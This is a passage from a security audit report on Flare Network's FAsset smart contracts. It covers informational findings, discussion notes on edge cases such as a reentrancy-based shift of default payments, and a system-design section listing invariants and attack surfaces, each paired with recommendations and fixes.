The exit functions in `collateralPool` check that after the withdrawal, the ratio is still above the exit CR, and hence, if the exit CR is increased, withdrawals might be blocked.

```
function _exitTo(uint256 _tokenShare, address payable _recipient)
    private
    returns (uint256)
{
    //...
```

```
    uint256 natShare = totalCollateral.mulDiv(_tokenShare,
    token.totalSupply());
    require(natShare > 0, SentAmountTooLow());
    _requireMinNatSupplyAfterExit(natShare);
    require(_staysAboveExitCR(natShare),
    //...
}
```

Impact

This can make normal pool exits revert and may also block self-close exits in practice, effectively locking user liquidity.

Recommendations

We recommend adding an explicit upper bound when setting `exitCollateralRatioBIPS`.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit f33acea7 ↗.

3.12. Unnecessary rounding in `closeTickets`

Target	Redemptions		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	Medium	**Impact**	Informational

Description

The `closeTickets` function rounds the maximum ticket redeemable amount (`maxTicketRedeemAMG`) down to whole lots before processing it in `removeFromTicket`:

```
function closeTickets(
    Agent.State storage _agent,
    uint64 _amountAMG,
    bool _immediatelyReleaseMinted,
    bool _closeWholeLotsOnly
)
    internal
    returns (uint64 _closedAMG, uint256 _closedUBA)
{
    // [...]
    for (uint256 i = 0; i < maxRedeemedTickets && _closedAMG < _amountAMG; i++)
    {
        // [...]
        maxTicketRedeemAMG -= maxTicketRedeemAMG % lotSize; // round down to
    whole lots
        // [...]
    }
    // [...]
}
```

This rounding operation is unnecessary because `removeFromTicket` can process amounts that are not whole lots. Removing this rounding allows `agent.dustAMG` to be consumed earlier in the redemption iterations.

Impact

The unnecessary rounding makes `closeTickets` less efficient.

Recommendations

We recommend removing the unnecessary rounding in `closeTickets`.

Remediation

This issue has been acknowledged by Flare Network. Flare Network has stated this is by design and provided the following response:

> The reason for this design is that we want to avoid consuming dust early, because this usually means that the gas gets recreated at the end of closeTicket call, which results in two DustChanged events being emitted instead of zero or one. However, the dust is still closed early when the amount of dust exceeds 1 lot (rare occasion, typically when lot size changes), which is intended too keep the amount of dust small.

3.13. Unused code path in `closeTickets`

Target	Redemptions		
Category	Code Maturity	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

All calls to `closeTickets` in the codebase pass `false` for the `_closeWholeLotsOnly` parameter. This makes the parameter and its associated code path redundant:

```
function closeTickets(
    Agent.State storage _agent,
    uint64 _amountAMG,
    bool _immediatelyReleaseMinted,
    bool _closeWholeLotsOnly
)
    internal
    returns (uint64 _closedAMG, uint256 _closedUBA)
{
    // [...]
    if (_closeWholeLotsOnly) {
        closeDustAMG = closeDustAMG - closeDustAMG % lotSize;
    }
    // [...]
}
```

Impact

Unused code reduces readability and increases code size.

Recommendations

We recommend removing the redundant `_closeWholeLotsOnly` parameter and its associated code to simplify the function.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `471a2a14`.

3.14. Unnecessary operation in `_createFAssetFeeDebt` when `_fAssets` equals zero

Target	CollateralPool		
Category	Optimization	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The `_createFAssetFeeDebt` function performs storage writes and emits a `CPFeeDebtChanged` event when the amount equals zero.

```
function _createFAssetFeeDebt(address _account, uint256 _fAssets)
    internal
{
    int256 fAssets = _fAssets.toInt256();
    _fAssetFeeDebtOf[_account] += fAssets;
    totalFAssetFeeDebt += fAssets;
    emit CPFeeDebtChanged(_account, _fAssetFeeDebtOf[_account]);
}
```

Impact

This results in unnecessary gas usage and event emission when `_fAssets` equals zero.

Recommendations

We recommend that caller functions skip `_createFAssetFeeDebt` when `_fAssets` is zero. Alternatively, add an early return in `_createFAssetFeeDebt` if `_fAssets` is zero.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `bf2c3d3f`.

3.15. Storage layout unaligned with ERC-7201

Target	All		
Category	Code Maturity	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The codebase uses a namespaced storage layout to avoid storage collisions in the diamond proxy. However, the storage location uses a single `keccak256` hash — for example:

```
bytes32 internal constant STATE_POSITION
    = keccak256("fasset.AssetManager.State");
```

Impact

This approach does not align with ERC-7201, leading to

- a reduced collision-safety margin — single-hash namespaces have public, predictable preimages, making accidental or adversarial collisions more plausible than ERC-7201's double-hash-and-mask scheme, which uses an unknown preimage.
- tooling compatibility — many ecosystem tools support ERC-7201; divergence reduces tool support.

Recommendations

We recommend adopting the ERC-7201 ↗ storage-layout pattern. This approach ensures that the hash preimage remains unknown and further reduces the risk of storage collisions. For example,

```
bytes32 internal constant STATE_POSITION = keccak256("fasset.AssetManager.
    State");
bytes32 internal constant STATE_POSITION = keccak256(keccak256("fasset.
    AssetManager.State") - 1) & ~0xff;
```

Remediation

This issue has been acknowledged by Flare Network. Additionally, the Flare Network team has stated that

> We need to keep the storage layout unchanged (to allow upgrades on Songbird), so we cannot change this.

3.16. Incorrect comment for `burnAddress`

Target	AssetManagerSettings		
Category	Code Maturity	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The comment for `burnAddress` indicates that the collateral reservation fee is burned on successful minting.

```
// The address where burned NAt is sent.
// (E.g. collateral reservation fee is burned on successful minting.)
// immutable
address payable burnAddress;
```

This description is incorrect. The collateral reservation fee is distributed between the agent and the collateral pool on successful minting, not burned.

Impact

Incorrect comments may cause developers to implement incompatible features or make changes based on false assumptions.

Recommendations

We recommend updating the comment to accurately describe how the collateral reservation fee is handled.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit 3029f2ad ↗.

3.17. The `updateCollateral` is not called within `claimAirdropDistribution` and `claimDelegationRewards`

Target	CollateralPool		
Category	Business Logic	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

Both `claimDelegationRewards` and `claimAirdropDistribution` increase the pool's `wNat` balance and increment `totalCollateral`, but they do not notify the AssetManager via `updateCollateral`. Other flows that increase pool collateral notify the AssetManager (for example, `enter` and `depositNat`).

Impact

The missing `updateCollateral` calls in `claimDelegationRewards`, and `claimAirdropDistribution` can cause delayed liquidation recovery, where undercollateralized agents remain in liquidation longer than necessary despite having sufficient collateral after claiming rewards or airdrops.

Recommendations

We recommend calling `updateCollateral` after increasing `totalCollateral` within `claimAirdropDistribution` and `claimDelegationRewards`.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `7197791e` ↗.

3.18. Inconsistent minimum requirement for `agentTimelockedOperationWindowSeconds`

Target	SettingsManagementFacet, SettingsInitializer		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The `agentTimelockedOperationWindowSeconds` parameter governs how long after the timelock expiration an agent can execute a setting update.

The `_validateSettings` function in SettingsInitializer requires `agentTimelockedOperationWindowSeconds` to be at least one hour:

```
require(_settings.agentTimelockedOperationWindowSeconds >= 1 hours,
    ValueTooSmall());
```

However, `setAgentTimelockedOperationWindowSeconds` in SettingsManagementFacet only requires it to be at least one minute:

```
require(_value >= 1 minutes, ValueTooSmall());
```

Impact

This inconsistency creates a policy mismatch; deployments start with a minimum one-hour window, but governance can subsequently reduce it to one minute.

Recommendations

We recommend aligning the minimums by enforcing the same floor in the setter as in initialization.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit 918e3956 ↗.

3.19. Uninitialized `ReentrancyGuard`

Target	AgentVault, CollateralPool		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

AgentVault and CollateralPool inherit from `ReentrancyGuard` but do not call `initializeReentrancyGuard()` in their constructor or initializer to set the guard's initial state.

```
contract AgentVault is ReentrancyGuard, UUPSUpgradeable, IIAgentVault,
    IERC165 {
    // [...]
}

contract CollateralPool is IICollateralPool, ReentrancyGuard, UUPSUpgradeable,
    IERC165 {
    // [...]
}
```

Impact

The first invocation of `nonReentrant` will consume more gas due to a cold storage write.

Recommendations

We recommend calling `ReentrancyGuard.initializeReentrancyGuard();` when initializing AgentVault and CollateralPool.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `0ff7b4f4` ↗.

3.20. Duplicate destination-allowlist checks in CoreVaultClientFacet flows

Target	CoreVaultClientFacet		
Category	Optimization	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

Both `requestReturnFromCoreVault` and `redeemFromCoreVault` perform a check to ensure the destination underlying address is on the CoreVault allowlist.

```
function requestReturnFromCoreVault(
    address _agentVault,
    uint256 _lots
)
    external
    onlyEnabled
    notEmergencyPaused
    nonReentrant
    onlyAgentVaultOwner(_agentVault)
{
    // [...]
    require(state.coreVaultManager.isDestinationAddressAllowed(
        agent.underlyingAddressString),
        AgentsUnderlyingAddressNotAllowedByCoreVault());
    // [...]
    state.coreVaultManager.requestTransferFromCoreVault(
        agent.underlyingAddressString, paymentReference, amountUBA, true);
    // [...]
}

function redeemFromCoreVault(
    uint256 _lots,
    string memory _redeemerUnderlyingAddress
)
    external
    onlyEnabled
    notEmergencyPaused
    nonReentrant
{
    // [...]
    require(state.coreVaultManager.isDestinationAddressAllowed(
```

```
            _redeemerUnderlyingAddress),
            UnderlyingAddressNotAllowedByCoreVault());
        // [...]
        paymentReference = state.coreVaultManager.requestTransferFromCoreVault(
            _redeemerUnderlyingAddress, paymentReference, paymentUBA, false);
        // [...]
    }
```

However, the same check occurs inside `state.coreVaultManager.requestTransferFromCoreVault`, resulting in duplicate validation.

```
function requestTransferFromCoreVault(
    string memory _destinationAddress,
    bytes32 _paymentReference,
    uint128 _amount,
    bool _cancelable
)
    external
    onlyAssetManager notPaused
    returns (bytes32)
{
    // [...]
    require(allowedDestinationAddressIndex[_destinationAddress] != 0,
    DestinationNotAllowed());
    // [...]
}
```

Impact

This duplicated validation adds a minor gas cost.

Recommendations

We recommend removing one of the allowlist checks so that validation occurs only once.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `b1a4ec98` ↗.

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. An agent could use the core vault's underlying address

When creating an agent, the system enforces uniqueness of the agent's underlying address among agents, but it does not forbid setting it equal to the core vault's underlying address. Although we have not identified any way to exploit this, we recommend enforcing at agent creation that the agent's underlying address is different from the core vault's address. This measure helps reduce the potential attack surface.

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `3901f007` ↗.

4.2. Using a fresh underlying address when initializing the core vault

The `confirmPayment` function in CoreVaultManager accepts any attested payment to the core vault's underlying address and deduplicates only by `transactionId`; it does not enforce temporal or block-height guards to exclude historical transfers. If the configured underlying address has prior inbound funds, anyone can submit valid proofs of those past payments. These proofs will pass verification and increase `availableFunds`, even if the funds were not intended for the newly initialized core vault. To prevent this, we recommend initializing the core vault with a brand-new underlying address.

This issue has been acknowledged by Flare Network and they provided the following response:

> The documentation now specifies that: The core vault's underlying address must be new; otherwise, someone could send previous transactions to confirmPayment to increase availableFunds.

4.3. Agents can force default redemption payments to come from the pool instead of the agent vault

The `AgentPayout.tryPayoutFromVault` function wraps `vault.payout` in a try-catch block. If `vault.payout` fails, `AgentPayout.tryPayoutFromVault` returns false and the caller `executeDefaultOrCancel` falls back to paying from the collateral pool. This fallback is intended for cases where the redeemer is blocked by the token operator.

However, `vault.payout` is protected by the `nonReentrant` modifier. If it is invoked during a reentrant call, it will revert, causing `tryPayoutFromVault` to return false.

An agent can deliberately trigger this condition. By first calling `transferExternalToken` or `withdrawCollateral`, the agent causes a call to the external `_token` contract, from which they can reenter the default redemption flow. When the flow reaches `tryPayoutFromVault`, the reentrancy guard makes `vault.payout` fail, so `tryPayoutFromVault` returns false. As a result, the payment is sourced from the collateral pool rather than the agent vault.

We recommend removing the `nonReentrant` modifier from the `payout` function in AgentVault. An alternate approach, as implemented by the Flare Network team, is to remove the `nonReentrant` modifier from the `transferExternalToken` function and only allow valid tokens in the `withdrawCollateral` function.

This issue has been acknowledged by Flare Network, and fixes were implemented in the following commits:

- `4180a13b` ↗
- `2e5ed886` ↗

4.4. Self-transfer could potentially increase the underlying balance

In the current top-up flow, `confirmTopupPayment` only checks that the payment's `receivingAddressHash` equals the agent's underlying address and that the payment reference matches a top-up. It does not ensure that the `sourceAddressHash` differs from the `receivingAddressHash`.

While it is currently not possible to increase the underlying balance using self-transfer — because XRP does not allow that — there might be an issue in other chains if a self-transfer transaction can be used for `confirmTopupPayment`. We therefore recommend enforcing that the `sourceAddressHash` and `receivingAddressHash` are not the same in `confirmTopupPayment`.

5. System Design

This provides a description of the high-level components of the system and how they interact, including details like a function's externally controllable inputs and how an attacker could leverage each input to cause harm or which invariants or constraints of the system are critical and must always be upheld.

Not all components in the audit scope may have been modeled. The absence of a component in this section does not necessarily suggest that it is safe.

5.1. AssetManager

Component: Reserve collateral

Description

This component is responsible for reserving collateral to mint the FAssets after the underlying payment is completed. The reservation collateral flow is as follows:

1. The minter picks an agent from the publicly available agent list (or if the agent has always allowed the minter by adding the minter to the `alwaysAllowedMinters` by calling `addAlwaysAllowedMinterForAgent`).
2. The minter sends a collateral reservation transaction (CRT), which includes the following:
    - `_agentVault`, the agent-vault address
    - `_lots`, the number of lots for which to reserve collateral
    - `_maxMintingFeeBIPS`, the maximum minting fee (BIPS) that can be charged by the agent
    - `_executor`, the account that is allowed to execute minting (besides minter and agent)
3. The contract locks the agent's collateral until the underlying payment is proved or disproved.
4. The function `reserveCollateral` emits the `IAssetManagerEvents.CollateralReserved` event, which contains relevant information for the CRT.

Invariants

The following invariants must hold true during the process:

1. An agent must be whitelisted.
2. Minting should not be paused.
3. Either the agent should be available or the minter should be whitelisted by the agent.

4. There should be enough free collateral in the agent's vault or pool to mint the required lots.
5. The agent status should be `NORMAL`.
6. The provided `_maxMintingFeeBIPS` should be greater than the agent's `feeBIPS`.
7. For public minting, the native tokens provided should be greater than the collateral reservation fee.
8. The lots requested should not exceed the global minting cap.

Attack surface

The following outlines the attack surface.

1. **Unauthorized minting by nonwhitelisted agents.** This is prevented through `Agents.requireWhitelistedAgentVaultOwner(agent)` validation.
2. **Excessive minting beyond collateral limits.** This is prevented via the `collateralData.freeCollateralLots(agent) >= _lots` check.
3. **Reentrancy attacks.** This is prevented via the `nonReentrant` modifier and CEI pattern.
4. **Agent-fee manipulation before `reserveCollateral`.** This is prevented by the `_maxMintingFeeBIPS` cap limiting the minter's fee exposure.
5. **Agent-fee manipulation after `reserveCollateral`.** This is prevented by saving `underlyingFeeUBA` in CRT and using a cached value during minting.
6. **Changed value of `poolFeeShareBIPS` between reservation and minting.** It could lead to the `_agent.reservedAMG` subtracted by an incorrect amount during minting — prevented via caching `poolFeeShareBIPS` in CRT and using the cached value during minting.

Component: Minting

Description

This component is responsible for minting FAssets. There are three types of minting:

1. **Public minting using CRT.** A minter reserves collateral, and after transferring, the underlying would get the minted FAssets.
2. **Self-mint.** An agent can mint tokens to themselves by transferring tokens to the underlying address. This is a one-step process and does not require collateral reservation.
3. **Mint from underlying.** An agent can mint tokens if there are any free underlying tokens.

Invariants

The following invariants must hold true for minting:

For minting using CRT (public minting via `executeMinting`)

1. CRT must exist and be in `ACTIVE` status via `Minting.getCollateralReservation(_crtId, true)`.
2. The payment proof must be valid and verifiable via `TransactionAttestation.verifyPaymentSuccess()`.
3. Only authorized parties can execute minter, executor, or agent owner via the `OnlyMinterExecutorOrAgent()` check.
4. The payment reference must match the exact CRT ID via `PaymentReference.minting(_crtId)` validation.
5. The payment must be sent to the agent's underlying address via `agent.underlyingAddressHash` verification.
6. The payment amount must cover the mint value plus the agent fee via `receivedAmount >= mintValueUBA + crt.underlyingFeeUBA`.
7. The payment block number must be at or after CRT creation via `blockNumber >= crt.firstUnderlyingBlock`.
8. The payment must not be double-spent via the `paymentConfirmations.confirmIncomingPayment()` check.
9. The agent's reserved collateral must be properly released after successful minting.

For self-minting (`SELF_MINT`)

1. The agent must be whitelisted via `Agents.requireWhitelistedAgentVaultOwner(agent)`.
2. Only the agent-vault owner can self-mint via `Agents.requireAgentVaultOwner(agent)`.
3. Minting must not be paused via `state.mintingPausedAt == 0`.
4. The agent status must be `NORMAL` via `agent.status == Agent.Status.NORMAL`.
5. The agent must have sufficient free collateral via `collateralData.freeCollateralLots(agent) >= _lots`.
6. The minting cap must not be exceeded via `Minting.checkMintingCap()`.
7. The payment reference must be in self-mint format via `PaymentReference.selfMint(_agentVault)`.

8. The payment must be sent to the agent's underlying address via `agent.underlyingAddressHash` verification.
9. The payment amount must cover the mint value plus the pool fee via `receivedAmount >= mintValueUBA + poolFeeUBA`.
10. The payment must be made after agent creation via `blockNumber > agent.underlyingBlockAtCreation`.
11. The payment must not be double-spent via the `paymentConfirmations.confirmIncomingPayment()` check.
12. Zero lots are allowed to convert stuck funds to free underlying balance.

For minting from free underlying (`FROM_FREE_UNDERLYING`)

1. The agent must be whitelisted via `Agents.requireWhitelistedAgentVaultOwner(agent)`.
2. Only the agent-vault owner can mint via `Agents.requireAgentVaultOwner(agent)`.
3. Minting must not be paused via `state.mintingPausedAt == 0`.
4. Must mint nonzero lots via `_lots > 0`.
5. The agent status must be `NORMAL` via `agent.status == Agent.Status.NORMAL`.
6. The agent must have sufficient free collateral via `collateralData.freeCollateralLots(agent) >= _lots`.
7. The minting cap must not be exceeded via `Minting.checkMintingCap()`.
8. The agent must have sufficient free underlying balance via `requiredUnderlyingAfter <= agent.underlyingBalanceUBA`.

Attack surface

The following outlines the attack surface.

Common attack vectors (all minting types)

1. **Payment double-spending.** This is prevented via `PaymentConfirmations.confirmIncomingPayment()` that records transaction hashes to prevent reuse.
2. **Minting cap bypass.** This is prevented via `Minting.checkMintingCap()` that validates against `totalReservedCollateralAMG + totalMinted`.
3. **Free collateral–reqirement verification.** This is prevented by checking free collateral at execution time.

4. **Emergency pause bypass.** This is prevented via the `notEmergencyPaused` modifier on the `selfMint` and `mintFromFreeUnderlying` functions — for public minting, the modifier is on `mintFromFreeUnderlying`.
5. **Agent-status verification.** This is prevented by requiring `NORMAL` status for `selfMint` and `mintFromFreeUnderlying`.
6. **Payment status.** The function verifies that the payment status is `SUCCESS` and only mints if that is the case.

CRT/public minting specific attack vectors

1. **Caller verification.** This is prevented via the `OnlyMinterExecutorOrAgent()` authorization check.
2. **Payment reference forgery.** This is prevented via exact `PaymentReference.minting(_crtId)` validation.
3. **Incorrect agent address payment.** This is prevented via `agent.underlyingAddressHash` verification.
4. **Insufficient payment amount.** This is prevented via the `receivedAmount >= mintValueUBA + crt.underlyingFeeUBA` check.
5. **Old payment reuse.** This is prevented via `blockNumber >= crt.firstUnderlyingBlock` validation.
6. **Agent-fee manipulation between reservation and minting.** This is prevented by caching `underlyingFeeUBA` in CRT.
7. **Pool-fee share manipulation.** This is prevented by caching `poolFeeShareBIPS` in CRT during reservation.
8. **Inactive CRT usage.** This is prevented via `getCollateralReservation(_crtId, true)` requiring `ACTIVE` status.

Self-minting specific attack vectors

1. **Non-agent self-minting.** This is prevented via the `Agents.requireAgentVaultOwner(agent)` check.
2. **Non-whitelisted agent self-minting.** This is prevented via `Agents.requireWhitelistedAgentVaultOwner(agent)`.
3. **Self-mint payment reference forgery.** This is prevented via exact `PaymentReference.selfMint(_agentVault)` validation.
4. **Self-mint to incorrect address.** This is prevented via `agent.underlyingAddressHash` verification.

5. **Self-mint with insufficient payment.** This is prevented via the `receivedAmount >= mintValueUBA + poolFeeUBA` check.
6. **Self-mint before agent creation.** This is prevented via the `blockNumber > agent.underlyingBlockAtCreation` check.
7. **Abnormal agent-status self-minting.** This is prevented via the `agent.status == Agent.Status.NORMAL` requirement.

From free underlying specific attack vectors

1. **Free underlying overdraft.** This is prevented via the `requiredUnderlyingAfter <= agent.underlyingBalanceUBA` check.
2. **Zero-lot free underlying minting.** This is prevented via the `_lots > 0` requirement.
3. **Unauthorized free underlying access.** This is prevented via agent ownership and whitelist validation.

Cross-function attack vectors

1. **Reentrancy attacks.** This is prevented via the `nonReentrant` modifier on all external minting functions.
2. **MEV/sandwich attacks.** This has limited impact due to deterministic fee calculations and payment validation.

Component: Minting Default

Description

This component is used in the case there are any defaults in the minting process. There could be two potential ways of triggering a minting default:

1. **Payment default.** The minter does not pay the amount to the agent's underlying address, and the last underlying block for the CRT has passed.
2. **Unstick minting.** This is used if the payment/nonpayment proofs are no longer available (more than 24 hours have passed).

Invariants

The following invariants must hold true:

Payment default (`mintingPaymentDefault`)

1. CRT must exist and be in `ACTIVE` status via `Minting.getCollateralReservation(_crtId, true)`.
2. Only agent-vault owner can call via `Agents.requireAgentVaultOwner(agent)`.
3. Non-payment proof must be valid via `TransactionAttestation.verifyReferencedPaymentNonexistence()`.
4. Payment reference must match CRT ID via `PaymentReference.minting(_crtId)`.
5. Destination must be the agent's address via `agent.underlyingAddressHash`.
6. Amount must match CRT value plus the fee via `underlyingValueUBA + crt.underlyingFeeUBA`.
7. Overflow block must be after the CRT deadline via `firstOverflowBlockNumber > crt.lastUnderlyingBlock`.
8. Proof window must cover CRT period via `minimalBlockNumber <= crt.firstUnderlyingBlock`.

Unstick minting (`unstickMinting`)

1. CRT must exist and be in `ACTIVE` status via `Minting.getCollateralReservation(_crtId, true)`.
2. Only agent-vault owner can call via `Agents.requireAgentVaultOwner(agent)`.
3. Block-height proof must be valid via `TransactionAttestation.verifyConfirmedBlockHeightExists()`.
4. Query window must be past CRT deadline via `lowestQueryWindowBlockNumber > crt.lastUnderlyingBlock`.
5. Attestation window must have expired via `lowestQueryWindowBlockTimestamp + attestationWindowSeconds <= blockTimestamp`.
6. Agent must provide enough NAT to burn equivalent collateral via `msg.value >= _burnedNatWei`.

Attack surface

The following outlines the attack surface.

Payment default–specific attack vectors

1. **False default claims.** This is prevented via comprehensive proof validation requiring exact CRT parameters to match.

2. **Early default triggering.** This is prevented via the `firstOverflowBlockNumber > crt.lastUnderlyingBlock && firstOverflowBlockTimestamp > crt.lastUnderlyingTimestamp` check.
3. **Proof window gaming.** This is prevented via `minimalBlockNumber <= crt.firstUnderlyingBlock` validation.
4. **Non-agent default claims.** This is prevented via the `Agents.requireAgentVaultOwner(agent)` check.

Unstick minting–specific attack vectors

1. **Premature unsticking.** This is prevented via attestation-window expiry validation.
2. **Reentrancy on NAT transfer.** This is prevented via the `nonReentrant` modifier and CEI pattern.

Component: Redemption request

Description

This component handles the creation of redemption requests where FAsset holders burn their tokens to receive underlying currency from agents. Here is how the redemption flow looks:

1. A redeemer calls `redeem()` with lots, underlying address, and executor.
2. The system processes available redemption tickets from the queue.
3. Redemption requests for selected agents are created.
4. The agent receives the redemption request and must pay the underlying currency.

Invariants

The following invariants must hold true:

1. An emergency must not be paused via the `notEmergencyPaused` modifier.
2. The redemption amount must be nonzero via the `RedeemZeroLots()` check.
3. The redeemer underlying address must be valid and under 128 bytes.
4. Cannot redeem to agent's own address via `CannotRedeemToAgentsAddress()` check.
5. Must have available redemption tickets in queue.
6. An executor fee requires valid executor address via the `ExecutorFeeWithoutExecutor()` check.

7. FAssets must be burned from redeemer's (`msg.sender`'s) balance.
8. Redemption requests must be properly created with unique IDs.

Attack surface

The following outlines the attack surface.

1. **Queue manipulation.** This is limited by maximum redemption-ticket limits and FIFO processing.
2. **Address spoofing.** This is prevented via normalized address validation and hash comparison.
3. **Excessive redemption tickets.** This is bounded by `maxRedeemedTickets` setting.
4. **Zero-amount redemptions.** This is prevented via explicit zero checks.

Component: Redemption confirmation

Description

This component handles the confirmation of redemption payments by agents, validating that the correct underlying currency was sent to redeemers. The redemption confirmation flow is as follows:

1. An agent pays underlying tokens to a redeemer's address.
2. The agent calls `confirmRedemptionPayment()` with payment proof.
3. The system validates payment against redemption-request parameters.
4. The system updates the state based on payment status (`SUCCESS`/`FAILED`/`BLOCKED`).
5. The agent's collateral is released, and the underlying balance is updated.

Invariants

The following invariants must hold true:

1. A redemption request must exist and be active.
2. Only agent or others (after time-out) can confirm via authorization check.
3. The payment proof must be valid via `TransactionAttestation.verifyPayment()`.

4. The payment reference must match the redemption ID via `PaymentReference.redemption()`.
5. The payment block must be after request creation via `blockNumber >= request.firstUnderlyingBlock`.
6. The payment source must be the agent's address via `agent.underlyingAddressHash`.
7. The payment receiver cannot be the agent's address via the `InvalidReceivingAddressSelected()` check.
8. Payment validation must pass for `SUCCESS`/`BLOCKED` status.
9. The agent's backing must be properly released via `AgentBacking.endRedeemingAssets()`.

Attack surface

The following outlines the attack surface.

1. **False payment claims.** This is prevented via comprehensive payment-proof validation.
2. **Incorrect payment reference.** This is prevented via exact redemption ID matching.
3. **Payment to an incorrect address.** In the payment proof, the `_payment.data.responseBody.receivingAddressHash` value is a zero 32-byte string if the transaction status is not successful. A redeemer could thus intentionally make the underlying payment fail and cause the redemption to default. The issue is described in detail in Finding 3.1. ↗. A malicious submitter could select the agent's return address as a receiving address too, which could lead to default, but it is prevented via the check `_payment.data.responseBody.receivingAddressHash != agent.underlyingAddressHash`.
4. **Replay attacks.** This is prevented via payment confirmation recording.
5. **Old payment prevention.** This is prevented via the check `_payment.data.responseBody.blockNumber >= request.firstUnderlyingBlock`.

Component: Redemption default

Description

This component handles situations where agents fail to make redemption payments within the required time frame, allowing redeemers to claim collateral compensation. The redemption default flow is as follows:

1. An agent fails to pay the redemption within the deadline.

2. An authorized party calls `redemptionPaymentDefault()` with non-payment proof.
3. The system validates that the payment window has expired.
4. The redeemer receives collateral compensation from the agent.
5. The agent's collateral is slashed, and the redemption request is closed.

In the case that enough time has passed such that the proof is unavailable, the agent could call `finishRedemptionWithoutPayment` to close the redemption request.

Invariants

The following invariants must hold true:

1. A redemption request must exist and be `ACTIVE`.
2. Non-payment proof must be valid via `TransactionAttestation.verifyReferencedPaymentNonexistence()`.
3. A payment reference must match the redemption ID.
4. The destination must be the redeemer's underlying address.
5. The amount must match the expected redemption value minus the fee.
6. The overflow block must be after the redemption deadline.
7. The proof window must cover the redemption period.
8. Only authorized parties can trigger default (redeemer, executor, or agent) or others after time-out.

Attack surface

The following outlines the attack surface.

1. **False default claims.** This is prevented via non-payment–proof validation for payment defaults.
2. **Timeline verification.** This is prevented via first and last underlying block checks.
3. **Amount mismatch gaming.** This is prevented via exact amount matching requirements.
4. **Default premium source manipulation.** The source of the default's premium payment could be manipulated by the agent by intentionally reverting the payout from the vault so the payment comes from the pool instead. This is not a security issue and is discussed in more detail in section 4.3. ↗.

Component: Underlying balance

Description

This component manages agents' underlying currency balances, tracking deposits and withdrawals and ensuring sufficient backing for minted FAssets.

Balance management involves the following:

1. **Top-up.** Agents can add underlying currency via `confirmTopUp()`.
2. **Withdrawal announcement.** Agents must announce withdrawals via `announceUnderlyingWithdrawal()`.
3. **Withdrawal confirmation.** Anyone can validate actual withdrawals via `confirmUnderlyingWithdrawal()`.
4. **Cancel-announcements tracking.** Agents can cancel announcements via `cancelUnderlyingWithdrawal()`.

Invariants

The following invariants must hold true:

For top-up

1. Only the agent-vault owner can top up.
2. Payment must be to the agent's underlying address.
3. The payment reference must be in top-up format via `PaymentReference.topup()`.
4. The payment must be after agent creation.
5. The payment must not be double-spent.

For withdrawal announcement

1. Only the agent-vault owner can announce.
2. There is no existing active withdrawal announcement.
3. Generate unique announcement ID and payment reference.

For withdrawal confirmation

1. Must have active withdrawal announcement.
2. The payment reference must match announcement.

3. The payment source must be the agent's address.
4. Only agent or others (after time-out) can confirm.
5. Source decreasing transaction must be recorded to prevent challenges.

For canceling confirmations

1. There must be active announcements from the agent.

Attack surface

The following outlines the attack surface.

1. **False top-up claims.** This is prevented via payment-proof validation and reference checking.
2. **Withdrawal without announcement.** This is prevented via announcement requirement.
3. **Double withdrawal confirmations.** This is prevented via announcement clearing.
4. **Balance manipulation.** This is prevented via accurate tracking and liquidation triggers.
5. **Challenge avoidance.** This is prevented via source decreasing transaction recording.
6. **Negative `spentAmount` in withdrawals.** If a payment is not successful and the `spentAmount` is negative, it could be used to increase the balance. In the case of BTC and Doge, failed transactions are not included, and in case of XRPL, the `spentAmount` is the amount by which `sourceAddress`'s balance was reduced. Hence, there is no exploitable scenario.

Component: Liquidation

Description

This component handles agent liquidation when collateral ratios fall below minimum requirements or the underlying balance becomes insufficient. The liquidation could either be of the type `LIQUIDATION` (could be recovered) or `FULL_LIQUIDATION` (could not be recovered).

A full liquidation could be started if the underlying balance of the agent falls below the required underlying amount or if someone proves an illegal payment from the agent's underlying address.

A partial liquidation starts if the pool or vault is underwater. This type of liquidation ends if there is a deposit of collateral, which calls `updateCollateral` and ends liquidation if the agent is healthy again.

Invariants

The following invariants must hold true:

1. Must not be emergency-paused.
2. An agent must be in the liquidation state or meet liquidation conditions.
3. Vault and pool collateral ratios must be properly calculated.
4. Liquidation factors must be applied correctly for premium calculation.
5. Agent responsibility must be calculated based on collateral underwater flags.
6. Agent status must be updated to healthy if collateral becomes sufficient.

Attack surface

The following outlines the attack surface.

1. **Premature liquidation.** This is prevented via collateral ratio validation.
2. **Incorrect liquidation amount.** This is bounded by maximum liquidation-amount calculations. While calculating the max liquidation amount, the function `maxLiquidationAmountAMG` incorrectly uses `_agent.mintedAMG` instead of the `totalAMG`. The issue is discussed in detail in Finding 3.2. ↗.

Component: Challenges

Description

This component allows anyone to challenge agents for illegal behavior on the underlying chain, triggering immediate full liquidation and rewarding challengers.

These are the challenge types:

1. **Illegal payment challenge.** An agent makes a payment without a valid reference.
2. **Double-payment challenge.** An agent uses the same payment reference twice.
3. **Free-balance negative challenge.** An agent's payments exceed the available balance.

Invariants

The following invariants must hold true:

For the illegal payment challenge

1. An agent must not be in full liquidation already.
2. The payment proof must be valid.
3. Payment must originate from the agent's address.
4. The payment reference must be invalid (no matching redemption/announcement).
5. Payment must not be already confirmed.

For the double-payment challenge

1. An agent must not be in full liquidation already.
2. Both payment proofs must be valid.
3. Payments must be distinct transactions.
4. Both payments must originate from the agent's address.
5. Payment references must be identical.

For the free-balance negative challenge

1. An agent must not be in full liquidation already.
